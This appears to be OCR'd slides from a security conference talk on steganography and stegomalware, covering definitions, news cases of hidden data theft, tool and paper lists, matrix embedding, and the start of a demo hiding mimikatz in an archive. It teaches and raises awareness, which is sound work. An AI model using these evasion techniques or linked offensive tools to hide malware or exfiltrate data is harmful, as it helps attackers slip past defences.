STEGO ATTACKS BY DESIGN

A deep dive about stegomalware & polyglots

Dr. Alfonso Muñoz (@mindcrypt)

/RootedCON

About me

Dr. Alfonso Muñoz – Twitter: @mindcrypt

Cybersecurity Lead & Head of cybersecurity lab

alfonso@criptored.com


Telegram: t.me/criptored

Linkedin: https://es.linkedin.com/in/alfonsomuñoz


https://github.com/mindcrypt


CriptoCert

- **Offensive/defensive security expert (certifications, European Organisms, public bodies and companies global 500, +60 academic publications, talks, patents, IEEE, ACM, books, Hall of fame, security bulletins…)**
- **Speaker:** STIC CCN-CERT, DeepSec, HackInTheBox, Virus Bulletin, RootedCon, 8.8, …
- **Profesor de Máster Seguridad:** UEM, UNIR, UC3M, UPM, UJAEN, EOI
- **Cybersecurity expert - Europol European Cybercrime Centre (EC3)**
- **Co-editor CRIPTORED –** Red Temática de Criptografía y seguridad de la información – http://www.criptored.com
- **Co-(autor) de la certificación CriptoCert Certified Crypto Analyst – https://www.criptocert.com**



Stego is alive!!!





INDICE

- Esteganografía para dummies
  - Novedades y uso en seguridad ofensiva
- Stegomalware
  - Esteganografía en malware
  - Tendencias esteganográficas en 2019 y uso en APTs
  - Limitaciones: ¿autoejecución?
- Polyglot y stegomalware
  - Polyglot for dummies
  - Herramienta bipolar
- Conclusiones

Steganography for dummies

Definición

- Cifrar vs Encriptar → Me hice mayor para esta batalla ☺
- Lo intentaré con está…

Aviso: La palabra **esteganografía** no está en el Diccionario.

Real Academia Española © Todos los derechos reservados

estenografía

Del ingl. *stenography*, y este del gr. στενός *stenós* 'estrecho' y el ingl. *-graphy* '-grafía'.

1. f. taquigrafía.

Formulario de propuesta
DLE (Diccionario Lengua Española)
de la RAE
https://www.rae.es/formulario/unidrae

La **esteganografía** (del griego στεγανος *steganos*, "cubierto" u "oculto", y γραφος *graphos*, "escritura") **trata el estudio y aplicación de técnicas que permiten ocultar mensajes u objetos**, dentro de otros, llamados ***portadores***, para ser enviados y de modo que no se perciba el hecho.

Noticias…

British Muslim 'had Al Qaeda contacts book with terrorists' numbers written in invisible ink. Fuente: Daily Mail September 2008

The New York Times

Former C.I.A. Officer Sentenced to 20 Years After Spying for China

By Adam Goldman

May 17, 2019

Kevin Patrick Mallory, a former C.I.A. officer, was sentenced to 20 years in prison.
Alexandria Sheriff's Office, via Associated Press

WASHINGTON — A former C.I.A. o
to 20 years in prison by a federal ju
passing secrets to China in return f

ars TECHNICA

Steganography: how al-Qaeda hid secret documents in a porn video

Digital steganography hides files in plain sight, concealed in image and media files.

DARKReading

ATTACKS/BREACHES

1/21/2020
12:00 AM

Jai Vijayan
News

Connect Directly

China-Based Cyber Espionage Group Reportedly Behind Breach at Mitsubishi Electric

Personal data on over 8,100 individuals and confidential business information likely exposed in June 2019 incident.

A data breach at Japan's Mitsubishi Electric that may have exposed some 200 MB of personal and confidential business data is the latest reminder of the growing threat many organizations face from sophisticated cyber espionage

United States Department of Justice

U.S. Attorneys » Northern District of New York » News

Department of Justice

U.S. Attorney's Office

Northern District of New York

FOR IMMEDIATE RELEASE — Wednesday, August 1, 2018

Niskayuna Man Charged With Theft of Trade Secrets

GE Power Engineer Xiaoqing Zheng is Alleged to Have Stolen Trade Secrets Involving Turbine Technology

The criminal complaint alleges that on or about July 5, Zheng, an engineer employed by General Electric, used an elaborate and sophisticated means to remove electronic files containing GE's trade secrets involving its turbine technologies. Specifically, Zheng is alleged to have used steganography to hide data files belonging to GE into an innocuous looking digital picture of a sunset, and then to have e-mailed the digital picture, which contained the stolen GE data files, to Zheng's e-mail account.

UK spied on Russians with fake rock

19 January 2012 — Share

A former UK government official has admitted Britain was caught spying when Russia exposed its use of a fake rock in Moscow to hide electronic equipment.

MOTHERBOARD
TECH BY VICE


This Custom-Made Jihadi Encryption App Hides Messages in Images


A new program dubbed Muslim Crypt tries to keep extremist communications secure.


By Joseph Cox


Jan 26 2018, 4:55pm Share Tweet Snap


Esteganografía en un vistazo
































- Papers académicos - http://www.ws.binghamton.edu/fridrich/publications.html#Steganography


Esteganografía en un vistazo

Recursos y tools

A list of covert channels and steganography/steganalysis resources (books, papers & tools) - https://github.com/mindcrypt/covertchannels-steganography

Esteganografía lingüística y canales encubiertos [libro] - https://github.com/mindcrypt/libros
Generación automática de estegotextos en español - http://stelin.sourceforge.net/ (RootedCon, 2010)

Listado de herramientas de estego/estegoanálisis para CTFs




CTFS


- https://github.com/DominicBreuker/stego-toolkit
- https://www.yeahhub.com/top-steganography-tools-ctf-challenges/
- https://apsdehal.in/awesome-ctf/#steganography-1

Steganographic tools

- 110 steganographic tools - http://www.jjtc.com/Steganography/tools.html
- https://github.com/TryCatchHCF/Cloakify
- https://github.com/ahhh/Stego_Dropper
- https://github.com/achorein/silenteye
- https://github.com/alexandremuzio/deep-steg
- https://github.com/Heisenberk/StegX
- https://github.com/owencm/js-steg
- https://github.com/surg0r/steg
- https://github.com/LabunskyA/StegoProxy
- https://github.com/adityangud/Video-Steganography-for-Piracy-Prevention
- https://github.com/syvaidya/openstego
- https://github.com/beatsbears/steg
- https://github.com/lozarcher/Stegbook
- https://github.com/thoppe/PDF_steganography
- https://github.com/raulfraile/steganography_talk
- https://github.com/vgmoose/ascii-steganography
- https://github.com/gitbrew/voices
- https://github.com/daniellerch/stego-retweet
- https://github.com/adyra/ARMS
- https://github.com/h-lame/stegosaurus

Implementamos...





Esteganografía en un vistazo…

Retos – ¿Cómo me oculto? ¿ataques activos?

- Reducir el impacto
  - Distribuir información en varios portadores (Ej, StegPage-Steghide…)
    - **Multi Level Steganography (MLS)**
    - **Inter-Protocol Steganography (IPS)**
  - Esteganografía adaptativa - Texturas, ejes, zonas ruidosas
    - HUGO (Highly Undetectable Stego, 2010)
    - WOW (Wavelet Obtained Weights, 2012)
    - J-UNIWARD (2014), UERD (2015)
    - HILL_GINA (2019)
    - …
  - Matrix embedding, Wet paper codes…
    - Contenido sintético (identidades sintéticas)
    - …

A	B	A xor B
0	0	0
0	1	1
1	0	1
1	1	0

x1 x2 → a1 a2 a3

x1 = a1 ⊕ a3 x2 = a2 ⊕ a3 → No cambiamos
x1≠ a1 ⊕ a3 x2 = a2 ⊕ a3 → cambiamos a1
x1 = a1 ⊕ a3 x2 ≠ a2 ⊕ a3 → cambiamos a2
x1 ≠ a1 ⊕ a3 x2 ≠ a2 ⊕ a3 → cambiamos a3

Bit0 x1	Bit1 x2	Bits Pixeles a1 a2 a3	Bits Pixeles Modificados
0	0	000	000
0	1	000	010
1	0	000	100
1	1	000	001

¡Ocultamos 2 bits insertando como mucho 1 BIT!

Algoritmo F5

Novedades en esteganografía

- Machine learning para mejorar la esteganografía

Deep Learning in steganography and steganalysis from 2015 to 2018 (Oct 2019)
https://arxiv.org/pdf/1904.01444.pdf

SteganoGAN: High Capacity Image Steganography with GANs (Ene 2019)
https://arxiv.org/abs/1901.03892

EncryptGAN: Image Steganography with Domain Transform (May 2019)
https://arxiv.org/abs/1905.11582

CycleGAN, a Master of Steganography (Dic 2017)
https://arxiv.org/abs/1712.02950

- Continúa la batalla (gato/ratón)

Payload Scaling for Adaptive Steganography: An Empirical Study
http://www.ws.binghamton.edu/fridrich/Research/SPL_SRL-07.21.pdf

A Natural Steganography Embedding Scheme Dedicated to Color Sensors in the JPEG Domain - http://www.ws.binghamton.edu/fridrich/Research/EI-NS-2019.pdf

Effect of JPEG Quality on Steganographic Security
http://www.ws.binghamton.edu/fridrich/Research/steganalysis-JPEG-source-11.pdf




Figure 1: SGAN information flow diagram

Steganographic Generative Adversarial Networks


Denis Volkhonskiy, Ivan Nazarov, Boris Borisenko, Evgeny Burnaev


(Submitted on 16 Mar 2017)

Steganography is collection of methods to hide secret information ("payload") within non-secret information ("container"). Its counterpart, Steganalysis, is the practice of determining if a message contains a hidden payload, and recovering it if possible. Presence of hidden payloads is typically detected by a binary classifier. In the present study, we propose a new model for generating image-like containers based on Deep Convolutional Generative Adversarial Networks (DCGAN). This approach allows to generate more setganalysis-secure message embedding using standard steganography algorithms. Experiment results demonstrate that the new model successfully deceives the steganography analyzer, and for this reason, can be used in steganographic applications.

¿Es difícil detectarla? ¿Confiamos demasiado en seguridad en profundidad?

1








```
  .#####.   mimikatz 2.2.0 (x64) #18362 Jan  4 2020 18:59:26
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/
mimikatz #
```

https://github.com/gentilkiwi/mimikatz


Comprimo con RAR Mimikatz


2





